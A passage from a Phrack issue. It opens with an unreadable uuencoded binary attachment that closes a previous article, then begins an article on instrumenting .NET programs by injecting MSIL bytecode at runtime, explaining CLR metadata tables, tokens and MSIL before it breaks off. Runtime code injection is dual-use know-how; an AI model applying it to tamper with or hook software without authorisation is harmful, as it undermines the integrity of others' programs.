M#22?;^9Y2;=[XV.Z?\O'=/`*@P55=O.NT2?:B;C1E&??D!",TU8D+I`N^W[%0
M?1]_&*><"<0CP\;I7)@7\B\X_L"``-TQIY1X/2Z&>DE-\$3_@3+"F9WVKM3'!
M`S3%*=GXTECRMWOW<)"F\$`0+;<6D0R@WG0!:^5MY'(?%JL>%Z>753*4;MTK0
M13:2?R8JC528J3`C-*:'<[XGKR\$1X&YDWF;7[<D^>9]#KQZL8*ZXN5KX_4U
M-!%+G<%\$??#?>#+"]Q*7P*`O<C:)0A,'QH'E>".\$3VIBUC255_/E,:Z+1IRF
MP.S*I3UUN[R\$(9IO)D/+`7<7OAP_Q&43*,H_<+ED22-R<V%8!+CP8(,S8G4Y
M3V<I;`+6DP,NA(TY,F:S1R^>?O?-5[.S)]\^ON3QPV27,Z0,?&5(QS1C00A
M`/0(!M#`C-*(2^/R.KT@&58:5ZNRG*.9CGA9LQ322.WLCK.T,I_E)DR4U6Y*
MEJQ#=#KJ&/?RI(;5'0`%YD4NYK7XO6:*FD=&_`[H2>9&+WW,MI.[#V8TBC2
M[H; ,CO;>7^"Z.*GHBUR),^@(;J>WD)GF/\DX94`?*@-Z:/QD/'A`D\&K`>8
M`O![:N,T9M?'1HT,W\O^;.0@>:GY#5!EXK1!J%*%62""<7!@?*9,+7Z=>^O&
M[/V\S_]4.+1KA['`PCGJ]:L\02\$AJ&CL&V.\ST%=1-FCQ83X]YIG8J)^-2I
MG:90OIG5`9E370=1R#7YT:Q@ZRY^)^C8Q*8,=(VER;>0?DO.A>\$64[])5_<>/
M8G[#`#U7RL@I(97C2^B#`-[C]_6KYQ4;N+:Z7L#?!XI!Q`6POGXS5=>(&Z1?Q
M/+7BES*)X/KYLI_I9=/_7Q/+A0F1R_C._%R6D+W],D;(/T\ /VGLWV%>)CM
MQ1CT<GZ7Z1\$Q3,MEF_`E+:;Y?-Y-4H@_P/J\L&YA_7KUU;*^AKV+>%'^0OZ6
M784:<\$XK+"URB*NW:*+WZP.;/,M.Y1?8S[>S#B4@-(18J_=\$OJ?P&S9--!K%
M&L^A!?!&<7-P%VN.`Q.35+^)JK.1(/BN![X<TTDAFQ/%0T%?%</R0I4>5AN<*<
MPL*4(L\1@ECXZ`0HI;P:JK6_^)^OT]/]J\C4[W:1DU><^RE4^-IJDJ'2'2F\$N
M5XU9B[R]@R;(C:R_G>2D3!>7M<"OM`W?K(SU-:PK!1XN/E_/KPQZ![U:H!2F
MP:@T`Q.-7F&J_*#!DAK_C;&9H?38S&A7L9F19H?4-/ ,EM*1\ :9?H2ZH^@X%
MQ/>3[I@C*MY;3AD1KSOQ^C^H.I.;=;Q0VKT\$1'"0)4!C4FC!&I8F.I,-#%I
M&V6`[/?%]4=]MH19UBQ\$1\6C_3VM]^@D_XOGCD?'=H=_FSU^<^O73L_]#PJ13
M%79UPM0A+RO:?\$&R_@*"CE3%G*93MTODS\$5,VR:I:0;C1NY3X*#J3X'#=E))
M`#YH0W-SAK*AUH%L1DZWI&+B6><2)_O-\$7/0/)>X*%E.1TQF'&0IT:ZCTN+=
M)YTGH=U2D!6@5-.6DC35-7,7B8J7>Y-#WFW2-.Z4H+O)2=5IDA,]A6H:#)6J
M2:(OA;>5LCX3.-H<*%9KM*`<-5!.UHGE;'TYNL<Z-@?Q0.O1GO55FV83,, \$
MJ!N]"YFHE*Y8\U9T<L"2\$F45R)%^05)I:C5<3\LI[M?T#>O62++TEU6)RPF)
M\%WK!,+\.G4"(@UI4:(#,UDTX.KB5ZU@O/B!`,`_7<8IJ)5[<C#(G+QSUDL>_
M)QV=_;3ZJNKKV"9FR\JG'+18;&U;XO;WL="97(@#`DPB8^/D":L!V#S\$J^7
M-Y,[+S\[-_+EF]4'XP,^9J2^D4NNXNIZ4TZ4E]YXS,LD%6F1V'%-V'\$)N)7\$
M[PKYKEQOB_+G+QY__WLZV^^?+]?TX8TAXRG/[RH<VJ!#CE/SLZJ`*U,GZ^.
M'_; * < < SLE]V8*^9M@+^-918SLPZQIJ&PMN"S(:Y2B\O!E>?7K.;+2=T0%97(
MJJK5Y%5U2-4EJSI0`PN`JK=Y5BECEQD>J]^BZ@ (UML4ZS[_ (C*=T^_E,W'8*
M'8-063(/T<4P61P0OEEZ<;U`*V=.PU:1-1&5XCP11E@:W41#G`B)!_PY\$JKM
M*595(<(?L\OXIGE/,2TWJZLCZ7NOKA-+"W6P5-J?2(6)T-:CJEXV#G[>NW<H
M-1TOGCY^:I108:_]S3-A%FRTH.=[:E;33HEOYR?WV=S2SB?NRQNH5UX);/!
M),U+?.D;0%S0\=F=SS@(\Z6!",2I`YKT+8P9#5AL\$.7Q22\ :RQO)ATTN&K<G
M7`!P">EK`4EC'+2]3%3*#K7L*=%:CB0A"%*>_=.Z\Z8U7ZC#W\$?>]>A4O2
M_6\$]6`*7(@`WJQ7IRUG,Y^6&/'!A*TIV;UB=Q@0Z57WR\WYG4UR9M.=GRX9A
MHIM2`L>6F2DG:,>N#M`5J^ME]NGPZ[PX5*SSIJ_Q3G!*-X-38:A!WX1A'9W.
MDIS?V2HS^AX4SN1>/3BQ>SYDT=G7_W7)-YLV!\$'?,&S<IG'Z_1B<L#5P\EH

M`Q5I+3[^A?,>]4^-;+BWZ(PRZ(F.;],+BEZX*U;L`.3U[Q-AM[\MDIBSKJ
MVMYEO\$DO\O(E_3V'];C`20_E3C2Y-%YXI@I4!>#F0S??R8G(CI10?.M%A3L
M!13@6'. :S8MB5OUF\$4`C3AP@1ICJ/U\$2H+FL<) `I5O[/=UD\$7]KK4HC]Y#8
M=4[0`K>\GH8495*\SEG8*\\$EE-TG,OFXR347>W!&)WM".SG@#)* (NP%=)H#V%
M)/=.JQZ^D<-P7"<=6R(1P:I)<-H`PI%M@4CJR1'\$:NI**V4DYSTDUA%-PV2@
M1#V7`!5L9N@2'____#V)&XZ_LDZ62<4'A_]2P8I-2"DBTPF7HJ[6@17'[M
MHB]J=U!PZJFTO&44_%5,6W.>DH34D30:8]4*XJ"*I&WT:I9&!GR77R`G<1,
M`^Z]S?K?\$'2Z5?077*"KZ`W?8WG&(9J(919?_N"'#_XW02A70\$%8*G9,.;IE
MM+'\$F;7^&GUF93/89,N>H6>BZBY(7@X1B?O<'C&\$M!.\$^V5Z0K(VWEB.#[*VE
MV"Y[:\$S\$RS]Y:BJVTMQ83=N1;2I%)]]929+J]M11;<&]O6-,*6^[8Q2Q4;2KD
M>5?R5QJO,_\$PA'U/PYE@,:G=AQPUG3+=,Z0W''%`7\$Q4OQR=TF?-TN\GM;>3
MC[5_DPX8^;\1,,E\$>G_Y*%V^=,NS"YG#>GJKCYJD<Y3-35NZU\$^>Y`F!F;HZ
M\$52&8"C Y04SA3207-ZM+`U..A?CE^.'V7O3^`BJ>)#ZJ+B)^E@ [>?K8<.3T
ML;5[4;PW?52+=S6J@:5*(W>PY60X=FB8E7';H6+[]+I<H>*W9%<!]EM`X&I
MMW(JD%Z\`V')5-5R+PQ^`K`-_/&W3**Z\XH*F0\$X+YY8/!QY[5,=,,^O)8H
MBXA<%@CMJ7&`?`7N24P<M<0.\$TC!`98:&!`VIYRQLJ5RCWBD&_A#3=6,B"K7
M0^!] \L!P-_\$T&]F>[^RM3=Z.S7'Y6B;LP6MO\$`HXXT2+]^#4^*><9N^/&#\
MX?E_G;U`)XG=\$JUY3IN57S;55;];@_-=];.EF>Z\09F5^5)>+LMQ\$W>GK/ZH
M]1AL?E%=0FKE`,]2<?LO\4E,\E*1Y2T*9@V/HDLOUJWS\D)OX'2+B_I2#O[`
MAA!6IE3N?.KVUPYUKM?K?+E#H5.5WL3KUV+W)YF3#TQP9M7%3B`@]*U60L6Y
MO#R4=0IT>&?887";^1MW:A7X_!SG83U#_FF>[*M:G)!WB14`ZC<.-;A=17:\
MD0<\VA!.A'`A-^=H[&N[N\$N?3GACZ0`#S0/\4B\$Y:>3VEX9*N6M(.;_&I4
M6+B@R",&Q.PW?\$LB]2CWS@T:*92E/#[W[]^_(T(_+"GV@Q@U1N0>&6[+XEF\
M,E5V%+KGIU/^.SC6W5>@4_%R]+9@XG\$I318A" T7]70&L-I,%,`'_?D@NT4[9
M7==`<J`U4H7\$J,J@PYX[KV[B^-5-DKRZ2=-7-UGVZB;/7\\$.GB@IBZ[YTA\D
M@Y*XT26*7O>*8]\$[%<TPQ*:&Z%I!IW*O)@5234GMB/9MGW@]G9>P5E=+*KW7
M3=(EGA&/`Z]GH3F4=W#*YQWY^R/]-DUS^_ZK;A+MOD1A9<'K5%IO>8;\$?GM[
MQ"`.4?D%#3QAJ<M=E=)Z?&/ (4MC]1Z?0"0?V#,,]L`<?+!F=?)@LO--)\=J5
MH[0:[\$;^/A[9=?7H4FK[VB\$`L^D"0/G_QS'CR_3/CT>/'Z,2.?`3J.DQC:SL\$
MRG-__<BS7(?RMS`7ZK<R%O?98"),>,\$*Q@\$, \DGQ=2G^;?23_*&DN&@] [JW@A
M/1D0`)U9JKDC5^]'S^1B"9DW83O[\;-JE6S&]=`O6^6OFQD_3M+[95"*`8C+
MA.KY//MLF"KITE_#7L.-';9)P;9\$-]6N2^8I&G&M_E#74S6=GTSL=2<G?Y4B
M27T1-%!\K2\N)J\L(F?AM*I#]E86%=NZAGJ#/#5?7JU7&U0;\R:.-%`X4G.^
M_H=(\$N^390A282:/0577BQ2=F?Y3^N.H=QN*I%NLC@QTOR\$;0[I4Z;#[_*3O
M8DFCAJ6+#+_YQ9%3O#@NANR_3U3I7G#"29A7F8:VI_T>Y6F\&M.5'M]'![Z9[
MU^G:8:M1M4THC*O?9>NWHBI6TFH]\6\9_*K%CE!1RH>M!LOTG=WH/0DMKDUV
M'3JZ#9P"C6F34U7,U8R____;\$0J+*Z6DP<-G#5G[%;=#@RV@)H:"/6V^B6.N:@
M)<0:4DTY8VJU50I:=8GL8#AJG:OZ6RY&HEF<=X+E(L^O)C9]5R]/Q5TXWS8V
MKU"!9Z;&BXO`\C=ZT5&7G'R\FJUI/(RR\$)4HN>B?(\6H%H/Z&_+AT9IR;ZE
MS"%+1?'A.TPIGJIG@T) V9AS@FYO)L05[7+QS+6(XJ%!'0.R@OU:RS%8N79M'
M"[XO^!RV-"!YEYLY++/Z?F.\$(#8L`#Z6]=,`H*#3T*%]*\M=J>YAMW9=?@Y4
M.7L+L%HB5V2CINY`M'?`MID0Z8;LP!TIB!!5C?R^N%JB.Q@`D%(@@5-#:35?
M-AUWH-3@`B?"+*Z%O-P!>=E!7NZ&7+FN&JQ`ECO60N]4476IM:4B+M>N2*8V
M*E(F`7U"!DO,%0RB\$J`0@RBP)IX.`NKN`E\=B8@/57HGXD.S%EFNMZ)&!0C<
MV<`HM3;RMM2LENVMO5,9VQQ5#[/[[O6&)57%.P*1CGM>S]_A@GQ]=5)A)S@
M?_NN\$T*RXJ*Z89.)_\$Y*E4-\5XQ_CJ6Y=I,8*E)AZ=1'\$MEF(D1[YUB_><:'
MR`<R[,A)2_/"[^&[J-OHJ))6G)2#*E!*;?9X,E"J?AFPM10]V2#Q*Q[2ROS6
MH_W:(IHT1KL5%09M.Y:6YFWUQ25OZ;5@>'6I#<[K[8LQ8G1]3XT/>058-(=
MSGMJ_''5J8%*5[*G&ZH:Z=JNFITC_8*J"4OM\5DK%ZX:PL)@UI5W5+15WJ<
MT.A>I&.*PVFUU\I637F"NYDV)C@LW!>?R*3D4"6+VA,5A)R585>Z%!I>N'L:
M/50/ZF6>G3U0],3M[\N@QZ_Y>S/[[]L73^2/)W]_`E7=YTIZ:_MKJ?UMR'%M
M&ZRZKYKI`&),]8OPY9?#G:#+#M5%_97G!^7RK_>\$H=6JM4[I+0/'UKWBIZ#>
M;\$'=55P>-)0+1T9'D6#5V#5PFR:<<KC@E[]M=4A#F]A5C!^HY6^QW92[SF9G
M/A5>40;31=A\$JB\.-=J=" [R[Z'03)J'EB^F?KBZOKC<8\>0?UW/R^K!.F0_H
M=D359I[LJ[8OL&\$[/&/:NB!<.Y[B?PR`315JRI<^]>_68=6Z;%0U%;W8K):+
MB3(<G455"BT,XTD19)E_YP#64.VA>U[:JBS?-S/.GK^H<`!P^;[<?%AP%!72
M\$GH=)2'K\$ (4*T;304:A&B\AT1?VEO#V1&*T!A*A\TJDD*;-3D0)X,>]O!: [1
M9.S-48"JA01H1T7/G!Z\$ZGFZJ^;>RG0JB';ZZV1'8\NUOEXN<3M9S-?HC62S
MP?@WT+77^9UN`P?7K5LO0T;_.JYNX'[EQ6^@SOH]9P^1JF9U=JBRSEOM5NI>
M5DR#QG.5GGZ'>>7N,*\ (+Y5?O*#F.4SG^&]IG([-D:8__T=?SW]%U^;)N6
M=^Q90O>KQH`?CO_N.('CR/CO?N!8&/_=]MPQ_OOO\1GCOX_QW`?X[V/\]S'^
M^Q?8S/_L9__^3X[[X4OJ?])P#W&%][C*]\QM<>XVN/\;7'^-K_CO&UQ_!H
M8WBWTR(\VO_G0;7&B\$IC1*4QHM(84>G?+*+2&"YF#!?S>X>+^5=%63&RZ\MJ
M?XD2+>'R\;-#9IJ" L4JA-21-?(-D;QC)=X2WW2?:N,6:J?*GK/_[EA^<(9
M+2P=RTTQN?-J:=Y\;EK^S5^-. _10^-Z<GMC(,)-^P8RINI#:2Y%Q12\,KP#
M_K2Q%JNNQ9`/#.IJ[QR.7@I'+X6CE\+12^`HI7#T4CAZ*1R]% (Y>"O_D7@I'
M_W6C_[K1?YUF)S7ZKQO]UXW^ZWZI_[H_EV>>?H\VVYS9C"YH1A<THPN:DW\
M\$S2[J'V'%O\&@2H_EZ@C;M%=77? [!A/:LQA=XHPN<0AL=(DSNL097>*,+G&\$
M2YQ;OZ2MWW^N\W?YNLR/TW7ZJ[[^W/;^TS)=WY?O/P,KL/']9^#8X_O/W^S
M[?6,>&13F[>??84NLV`/?W&X9^!7G-OX!Z9U>&C*%UA4]J/>/=W>"ATEN<<

M(/)UOLS7,9ID7I?(47B!_.B'%T\??_.]\<TWL\$00/BQ7E[!&[QO3O9L?'1L\$
MR<V/ML]_/'/[#B18D<BE+)%C\QZ0_ (?T?T/\>_\R-!?">\9]Q1:4#X:UHW3N
MB.WYE3&H>%A#9HU!8\:.&9%)9IZ;N6_9J*FYB2(S\JPD9J/+P,]2UXH(P/3C
MP@W)W#*/?"?V'#(#C7+?C;S888\2\+0(50-(,K2)(S)K#0W,R^/+##*NC(+,
MSJ(P9('H\=W4ILU6D"=6D"9D>YD'26AG9D`9E)86<1VH%:6!!8P&^W.XL2T
MS8)J*YPD"BR73\$9#-\E=*V.K3RO.XLP-"*N?95GNYE1;X69NXGED;QHZF1-Z
M:<`'CI]&(5N)^JZ?Q"&;HQ:9;Q=10\$:D8>Q[:92G#." :EI>Z1!D?!(?9D2Q
M(C8+)_/-)#,;S-#,H\`G,3/;3.EMKJI'UFF1Y3)/-]TK9SZ\$MM^@.*\$`5+3
MR=V,VNHF)K3<)<IDMIF%7D%]BSTS3CP_80'O\>*PH+:Z=F)'H4^CFR5)DD89
M]2U.D[2(7+;0=>P,BN0.F_="0] .`1C=+,]_,4NI;G&26DWD1'=A^%CEF3%@]
MH+5I.E1;&F!:9X5\$L:3(3-^R?' :P\$K<'BK/=<>*DKDVUI4421UY\$%\$O")(-^
M%`P0FG821FRN6YA>&+*A<.J;0."\$1CVQS"2/;#94M@N_"-0*..%?NBF%EL3
M6]"(+*913WS?MS,G(P`QN]G,5TPLFG!A9MMFDK)]<>99ILW\(\$B)%7IAQ-;,
MB9]X%E\$F*I(B=V/J6QXF8>8ZS')!:'9I%-;S<(TBX@-KR/?C.(P9`MFR\RC
MT&)^`H_-F&4V"[:AY;:-+J1!5,QC:AON>\[7BKLHD4K"*N5^JEO^50;3&#/
M@=E!\$]'V;=-TF1_\U/OC+R>L5F):L1=0;:%MA@60C`!@#%+78W[PO<3,HM1G
MP_`DR",VG@Z3)\$_"G"VLTP0X.F!^`')G5I8192POB^W,)8J%:>8\$:4&C7B0P
MAU.?'<^'- \$MNW/&JK\$R-3IFR&[22I:0;4-V#6Q#%SY@<WSHK8<ZFM3I:%D9<1
M96+@D=3UV9(;6*)P`^8'U_\$C\$%HQF[7[>185*1MZ^T\$8NFR8'OLF#)VP6'=-
MU\X":JOCF`[,<!K=.#9C-_6H;UEF9D&:,C]XIND%ED-8[<"T72L6YN8F3%(V
M-\$\C,P4J,S]X@1\FGDU8;=,O0B^AVI+(]S/7)(JE()9S-V)^/\#%7V029>P(
M1B2*B&(P.F84VC3J:9`%<9@ (P_TH<9S,(LK8>>+";""*)4&2>:F3L*5]\$SOMI
MS/P@A#>U-8J3(@%!11-1""P2TFYB97;\$_)#`F0>;'6IKE&5V\$,1\$&5.,*`\$X
M&3!@R/R0.R`@\$WY>\$+F^ZR0A/SO(_ ,R/'>I;\$ /NQ%\?,#[EKYFEA4EM!WD1%
M\$;%M?FR:<6Y3WP)8)R)8.PA`,`!EA#0,SC(&#:"+FI@5\0!3S()-/;?\$JH`A\
MVPL\PAJ:ON?#SD0`D9\ZL*,C@-Q/3#]G?BCRS+62@"@31IECPQ#S8X(L#J#E
M!!!DF1NGS`]%E\$09R"8"R),@TX00`^CD;L.*QH2,\PSY@=!#&IK;&56Y`1\$
M&2?,PM1.J6]ND16%[3\$_%:2^\$%!;8W]) (6Y191QBL0S8=\$C@#"Q'=]E?LA@
M,;)!UA)`8<8@FVET'=]TW+B@OKFPM86Q8`Z`]IMYD5);XQ"Z5W@TNH[EYV'.
MCS!@ (QPE><#`D":^E3@A84U2`R: `1;7!?J3([)@HYL%XY-`H!DC--`@BPIHD
M9N(&)M4&DMBV_(0HYGDFP-C,#ZF7@ (#@YQP)=,9,;*8G22N%T?`J"5-!`"H
MS`\I,'11Q\$29Q,M,\$\$5\$,1N6DPC\$-@SD61[G%O.#V)M06_/4=PK;)LH\$GA_'
M3D1],\5"R`"I"5,KIK;FB8FSG2@3V+"3"D)^-B,D!0-X2>'&(;4UA]4NB"T:
MW2`!)DEBZILI2,D`=F:'>41MS;W,@[E'HQND69H7"?7-3+(D^VSF![&&\$%;8
M1;FY[5]M?IAEB5,0Q:PBBT/'9WX(K22W8`M#`\$!W&^0_`12)&00Y4<P*D\`-
M`N8'7)>] ."?*%(4)"UA`%/-]TP<!3J-NH0A,/.:.`L"/"])"B`\$+?!EBB&"Q=
M25%D-.H6[*+2PF5^\$+Q.;<T"\$P1-3I1Q<],-`7ZXY\$0@I9R4^2\$&:MN^3VV%
M+8AIP<:`""(<@.7^N;DP-!!QOP0YYGEQRZU-8/])D1=G-+H@,T`X^-0W)\A"
M)RF8`^((>I9[XME3DL!>D\$;7#1([+0+J&T@ZKRARY@<Q)H0UC9,XM4.JS8-6
M1[#`T\$1T\$S=V8E^5LI,8\$?"FF;0;3^BVCP7EJ+`)HK93A;Y0<+`#\#/=#V*;
MWSVYON7&"5',RWP84WX_9<=^82<1\P.L",`^#E\$F=6`_FL=\$,2\V80=HT:C#
M`MS.BS!C8WGU<#3/OQJ`UVI^6U;"P]'0T"KNRH<@ [0?(3)_G/P2\;0=^IS[
MOTI?`(F5T7C5/*\$0J*WNJRA.8W2HWR(ZE+3>T>`1=@ZMBU1U6IPTWUOBL`OJ
M(K<4.?XCPJJCTB14/8EXFJE3E(S8R:I)VH&CDDH,G,%:@,)!0ET=-3U2GAJO
MEG?(>1A\$[&<7#0=40+\$&:[K[1KBJZO%!PZ3Q4:/5(F"<T]TUL+. \$AUZFU^]
ML: #\4[56Q6R>^K5.N4+H17F=IGE9%M>+Q8?*]OU?K;7Y]3ZU_H^]G?P6=0SK
M_TS8DY#^#_96I``\7Z8%)PQGU/_]'A^IUZN4\LKE4JWO@D_LP1&X4@,V;Q-T
MQ>W"4HISW.)&!<WB3AJKQ?%BN]F<9G\$WRNOB>+>_I>UP`J^*4S3C5OE68VP%
M.P7['<3N.D5=G, (;#V)W<Z6K&,!X&+N3*EYER/?X&."M"Y>YHO6('6&*<_J
MXA@G>0MV.`A7Q2E@`XG:78P5[^:.`<?&@0.EJ(\XR@ [6PVP1ENC=-3>QP
MM?<0^&)I`]FK>^)`\$%VC3M0^P>H@%LX/IZV\$T`L@,;A:D>MO5*6@>;!78_
M;-@\$;</"%EL/6SU`[6^S9UEZV+)1HQ86SJ&_?IM;#\ZUM#+SWX;.RE-U+6SF
MUH)LZ!U[\$S: `(Z<.50-4MPOK*\[+!IZ_:]BT`\`K&("M`L=K89,X&H!MO@IO
MPZ9..`#;>%/?J3=S0PWSE[I]V1HAQ]7,C%+'`6TVT+%NJ1,9;7FAS(F>5_H]
M0BKQVA-"_XB_/1MB3Z`.+_@_V.^151/'V!_B:Z1@6??`[L4(2I;]:_0.^`?J7
MAR+63*^N0X`>^,AT-")\$[S&@RU5Y;A=.[A&ZK:G.+1^J/:VP&^!^[^:6>"V?
M!+W@H3<`KEDB6^!)I)EZ?9X-# ,G[8`/.3WH3)S8^S.?!^OS`\7Z.<YOKA:K
M^>9^>2N>!)%2@>?UV7_@ [5#K_.>Y4`P__T.G[]\]B"9+Q\D<7FQOX\6=?=N
MZ,]QOK_+XR7QO`_&'?N6G>,_V]S46^1+.H]&(%::;QY56\N3C>K(YQ[WW,
MKJT?WA\$FUOO%?'^?TT[O6OO[Q?4R)3\?V;R,RY)4ACFE8+9`^ICR\LMD@3J?
MNZ(`!D<W`A[8^WMHAWMZ=W+Y%@X25X?DI(1,<X\SX_A-5=ZX*]QL/S3N8K;`
MSM]_5IHBRM..I=T@/'ODB\ (X?FY4^#X:K]?YE7&_JNBC\$;]_:WSQ\$RF/C+ON
MSU/T\7^X3\$!V@C1:I82?`A/ZJN5G;>QW7GUYEPN^>GBG78/5JB`[L(POY^E,
MU%1UI*XHC0`L:K&IT/_%N#M1&V:(VJ`^NN/^HGSPHSE]\." +0UWE=:&_WH4R
MS=Z2%<VVII!E8*>K#_`^ZM:OHWRTFQUTW`?IU:1Q_\]//PDV%<0==8=RU;NZ`
M=/Z)GIQ`CV&B*(/8HC)3!#8T`^`-X:5CMRNV?OS@4.`B^\$@T/][`U=1I99*(/
M3YJ\0ZH4(+DRUPQ!! .Z28?F`=UHX=/H5J+8[VK6]YB`ZC?ZE!QV7W(*MJY[I
MPX8E!Y`IE# =Z9%C2=P>1Z50[>F14<A"73N^CQT5N4(90Z71">E14<A"73F&D
MQX4E!U`IE\$EZ5\$AR\$)5.T:1`Q24`D>G44`ID6'(0E4Y%I4=%)8?[J-?]?21
M2@ [37J/=ZJ%]H^0@4IT.#"1/1RXW3:UU&#O-W:8MTU;3A1JFR3:UVO9*R+7K

MSG7HU&_ ;Z]C<H@:=\FA[#374[6IJJ\=VJRF\744Z=_VBA!J]SIT>L+M=91_
M2'KI=(^[5<10?]3)UM9K[E830PWO"+9I0;4U]4'M6I5>2[2MJB;4*YIFY)5
M6Y<>ZI85M32R.U:\$R;>KIZ4BW+&>"NJ6O6KI>W>L34+=;MG3ZHF'9WQY&XFD
M52=OQ[^[5-6JG;=7L/MZJE5/;Z]@^ZY@6(\]Q*' =D)W&?"?M]PZ3K0/9K/U\$
MW\UAI?50;_60MZKT]N)6"_D' [.A.*OWAV=J`U-?6RQP#]P#;*E4`=V/\$@4N#
MW>JJ`&]7GV;/MEM].PO)@0N)G7NVH[@<N+S8K:K=!>?'1<=N56TYC^QR)3+,
M;AK`76H<O\$49JK\$'L\$=Z_XDO7_X`G_K^Y[OX+0S?(O_UZ\!;G@'[/],, @M;]
MCPLEQON?W^/SU=??/OK/YZ?'KXWCA='T<<?E)CM-+<LX?CQ[_ .3K1S]\BTYY
M?CC[ZLG^?KQ8_-5X=WG,DV;DO3_[1Q/_&5C3_1WC/]N.[UEM_K?=8.3_W^,S
MQG\>XS^/\9_' ^,]C_.<Q_O,8_UGU=/.'"O;\Z9&<6\&*U0"TKAGYK6P1RY@^
M(J!Q5>+QV=]% .F[@ZN072G)-HV^?/GU6)=?FS(____MV+K[]ZSLFU-3=PZ+>R
MM/+"Y/'95W][]@B3*92TFOR_OS+H>;&2#+S_'2/!"-@BSB?WJQ%8]^SQLSIX
MY]DC\0,?/I\]?\$_7'ZNJ_-Z-#H]&IT>C4Z/1J='H],C`AB='HU.CT:G1Z/3
MH]'IT>CT:'1Z-#H]TC@]\$J\$.KM(E6WL5\]<RT+OE8ZSVRU66*ZYI#&.]R)>-
MA\$T[X3).7_KG)PJ6F=1&- \HMXFS],CQ7W>,8ZRI62)U6Q0_I-)CB.:C>=F0,
MF*KY&!'E]>:"D[A:>@QS7<J0],U\$NU'SY;S9%*4?W!8ZILD><9LX%,'+SI&^
M.K-Y+, =XE>1UQN9=#*7[+\$=YO1\LQ)MGR%4;@T]D*"@'AB,>8SV/L9ZUL9X?
M3%GYH@LIIT[C&;E:FJ7KM'9&)6,-=7R/#0;M&OV2_19^R4`'+C\$.E!P3X9+L
M2'HEJ_F(!;P2M\$4G^:? \=W`DNP)XNDL<&@V8D.LT%41\,U%_-ZB:VDP.`\/?
MCQ_B`@4#0#K-CZ1GY.A-2):J#&HU[KR"L]XKV(F^@IWI*SCKO;K)\U>PP:&(M`+
(H+F^D9S25Q(TNL8XGI`^Q)GJGHAF&V-00W5#KJ8R_*(.,U934CFA?2\$2.
MD3<O9^LZDC8ME4FZ1&%ZW%FXT)\$;YAV<TG:PD+_TF_3-+?'5*R;1!&91&\$E
MB%VGTCJ,X5`HMW;(0U[LT>DB-%!(<NZJC!RZSM,<I)WPPU<:J_>HK\$\`^&TI
ML`>' \$65T<D]`0Q^:,F1:5TI2M*/=R-__([M&A.M2:GL\..XZ+I;/7SPSGGS_
MS'CT^#%J^I/YIM1VF,;6=@B4Y_[D6,:6P]_*7*#?RES8:X%;0^Y"<5B?D4D
M7Y<7\&VSZB?Y1TEST?CYZV6\D'&>"(#BD%9S1T;D>_1,!L"#S)NPG?WXV7#D
MNX8X5`^HJY&:CN\$]3EK@-/C\5;* \>C<T4'RM+RXFARPb1WE:U5'[AU0CY&WS
M3KJIRI`\$6*R.C(OY;QW538EW)EB[-V2:5BJTJ"!%`ZURT\ -6K--/0;W9@KHK
M>`\:@W=D=`;*JK%KX#9-."5:FGE85UA/MX8T["[L!VKYH]WC58E/JS.?"J\L
M9A2<<R*GV:&&>RYP9]7I)FR?+%]\$51/>0IL>3%\$, \-Y-E<8G^VJD9O2U.WPP
MPPU3VP4OQF.NQZRS%R:?I53T8K-:8FS0REVI#`.`EC!DA,72:@ZE&I((52[\$
M/LOWS8RSYR\J'`!<OJ^CV)%0\SHRC46>D'BFA7H!C=!C,J*XE9L]B=\$:0(@R
M02=!*; -3D0)X,>]OQ7PYWY!]% -KW;>J&]'AST3.G!Z\$:#[["[*F_E,15\$.]MU
MHN(3HCF-G_\$S?L;/^!D_XV?\C)_Q,W[&S_@9/^ -G_(R?\3-^QD_)^7_T`TH,
\$`\$`!`````
`
end

|=[EOF]=-----=|

==Phrack Inc.==

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```
=====
======[ .NET Instrumentation via MSIL bytecode injection ]=====
=====
======[ by Antonio "s4tan" Parata <aparata@gmail.com>]=====
=====
```

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--[1 - Introduction

In this article we will explore the internals of the .NET framework with the purpose of providing an innovative method to instrument .NET programs at runtime.

Actually, there are several libraries that allow to instrument .NET programs; most of them install a hook in the code generated after compiling a given method, or by modifying the Assembly and saving back the result of the modification.

Microsoft also provides a profile API in order to instrument the execution of a given program. However the API must be activated before executing the program by setting specific environment variables.

Our goal is to instrument the program at runtime by leaving the Assembly binary untouched; all this by using a high level .NET language. As we will see, this is done by injecting additional MSIL code just before the target method is compiled.

--[2 - CLR environment

Before describing in depth how to inject additional MSIL code in a method, it is necessary to provide some basic concepts as on how the .NET framework works and which are its basic components.

We will only describe the concepts that are relevant to our purpose.

---[2.1 - Basic concepts

A .NET binary is typically called Assembly (even if it doesn't contain any assembly code). It is a self-describing structure, meaning that inside an

Assembly you will find all the necessary information to execute it (for more information on this subject see [01]).

As we will shortly see, all this information can be accessed by using reflection. Reflection allows us to have a full picture of which types and methods are defined inside the Assembly. We can also have access to the names and types of the parameters passed to a specific method. The only missing information are the names of the local variables, but as we will see this is not a problem at all.

----[2.1.1 - Metadata tables

All the above mentioned information is stored inside tables called Metadata tables.

The following list taken from [02] shows the index and names of all the existing tables:

00 - Module	01 - TypeRef	02 - TypeDef
04 - Field	06 - MethodDef	08 - Param
09 - InterfaceImpl	10 - MemberRef	11 - Constant
12 - CustomAttribute	13 - FieldMarshal	14 - DeclSecurity
15 - ClassLayout	16 - FieldLayout	17 - StandAloneSig
18 - EventMap	20 - Event	21 - PropertyMap
23 - Property	24 - MethodSemantics	25 - MethodImpl
26 - ModuleRef	27 - TypeSpec	28 - ImplMap
29 - FieldRVA	32 - Assembly	33 - AssemblyProcessor
34 - AssemblyOS	35 - AssemblyRef	36 - AssemblyRefProcessor
37 - AssemblyRefOS	38 - File	39 - ExportedType
40 - ManifestResource	41 - NestedClass	42 - GenericParam
44 - GenericParamConstraint		

Each table is composed of a variable number of rows. The size of a row depends on the kind of table and can contain a reference to other Metadata tables.

Those tables are referenced by the Metadata token, a notion that is described in the next paragraph.

----[2.1.2 - Metadata token

The Metadata token (or token for short) is a fundamental concept in the CLR framework. A token allows you to reference a given table at a given index. It is a 4-byte value, composed of two parts [08]: a table index and the RID.

The table index is the topmost byte which points to a table. A RID is a 3-byte record identifier pointing in the table, which starts at offset one.

As an example, let's consider the following Metadata token:

(06)00000F

0x06 is the number of the referenced table, which in this case is MethodDef. The last three bytes are the RID, that in this case has a value of 0x0F.

----[2.1.3 - MSIL bytecode

When we write a program in a .NET high level language, the compiler will translate this code into an intermediate representation called MSIL or as defined in the ECMA-335 [03] CIL, which stands for Common Intermediate Language.

By installing Visual Studio you will also install a very handy utility called ILDasm, that allows you to disassemble an Assembly by displaying the MSIL code and other useful information.

As an example let try to compile the following C# source code:

```
